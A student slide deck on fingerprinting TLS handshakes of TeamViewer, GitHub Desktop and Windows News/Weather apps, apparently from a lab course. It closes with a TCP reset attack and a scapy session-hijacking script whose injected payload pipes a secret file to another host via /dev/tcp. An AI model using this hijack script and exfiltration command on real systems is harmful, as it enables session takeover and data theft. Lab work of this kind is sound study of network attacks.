


# CS325

# TLS fingerprints & attacks

Jerry Lau






# TLS Overview

## Recap of TLS handshake

**Table 1.** The first byte in the SSL record payload belonging to the handshake protocol reveals which stage of the handshake is being performed through the record.


Handshake Message Type	Byte	Decimal
hello_request	0x00	0
client_hello	0x01	1
server_hello	0x02	2
certificate	0x0b	11
server_key_exchange	0x0c	12
certificate_request	0x0d	13
server_done	0x0e	14
certificate_verify	0x0f	15
client_key_exchange	0x10	16
finished	0x14	20





# TLS traffic modules

- WireShark to capture .pcap
  - Ensure all network traffic is off
- Use python scapy to clean up/filter data
- Use .c program to analyze data
  - Build TLS handshake visualizer





# Demontrastion

Source of .pcap from a Microsoft server handshake

From c code to txt table, log data and graph data




# Applications Overview




# TeamViewer

- Screen sharing application
  - Wide range of supported OS
- Requires user authentication



# TLS process


Straight forward  
handshake process  
Minimal side steps  
Connection process is  
relatively seamless





# GitHub Client

- GitHub Desktop App
- User authenticates once
  - Cached credentials
- Automatic pull/push updates from server








# TLS process

Issue with scapy

Missing “certificate”


Many steps possibles





# Microsoft News App

- Default Windows 10 news app
- Users can login
  - Setup preferences
  - Personalize results
- Ads/tracking and “Rewards”






# TLS process

Can be used without  
login

Data refresh is manual





# Microsoft Weather App

- Windows 10 weather app
- Users can login
  - Save locations




# TLS process

Can be used without  
login

Manual data refresh

Pulls data from same  
server as news



A white hexagonal icon containing a blue double quote symbol, positioned at the top center of the slide.

*The underlying TLS  
handshake process does not  
vary much between  
applications as it is a tried  
and true method*


# TCP Reset attack



**Team**Viewer


# TCP Reset Attack

- If connected, host shows error
- After atk is over, TV will force close the session
- If unconnected, TV is unable to create a secure connection





# Session Hijacking



# Session Hijack

- Scapy loop required
  - TV is synchronous
  - ~20 pck/s
- Next seq # is guessed
- ACK # is also guessed

```
1 import sys
2 from scapy.all import *
3 import numpy as np
4 import random
5
6 # quick analysis of most common packet lengths
7 numberList = [62,80,92]
8
9 for i in range(100):
10     print("SENDING 1 SESSION HIJACKING PACKET")
11     IPlayer = IP(src="169.54.107.72", dst="10.0.2.4")
12     sampleNum = np.random.choice(numberList, 3, p=[0.75,0.15,0.1])
13     seqCalc = sampleNum + i #input wireshark seq
14     num1 = random.randint(1000,10000)
15     ackNum = num1 + i #input wireshark ack
16
17 #required to change ports
18 TCPLayer = TCP(sport=5938, dport=46836, flags="A", seq=seqCalc, ack=ackNum)
19 Data = "\r cat /home/seed/secret > /dev/tcp/10.0.2.5/9090\r"
20 pkt = IPlayer/TCPLayer/Data
21 ls(pkt)
22 send(pkt,verbose=0)
23
24 print("100 packets sent")
```

“

*Video Demonstration of  
Session Hijacking*



**Thank you**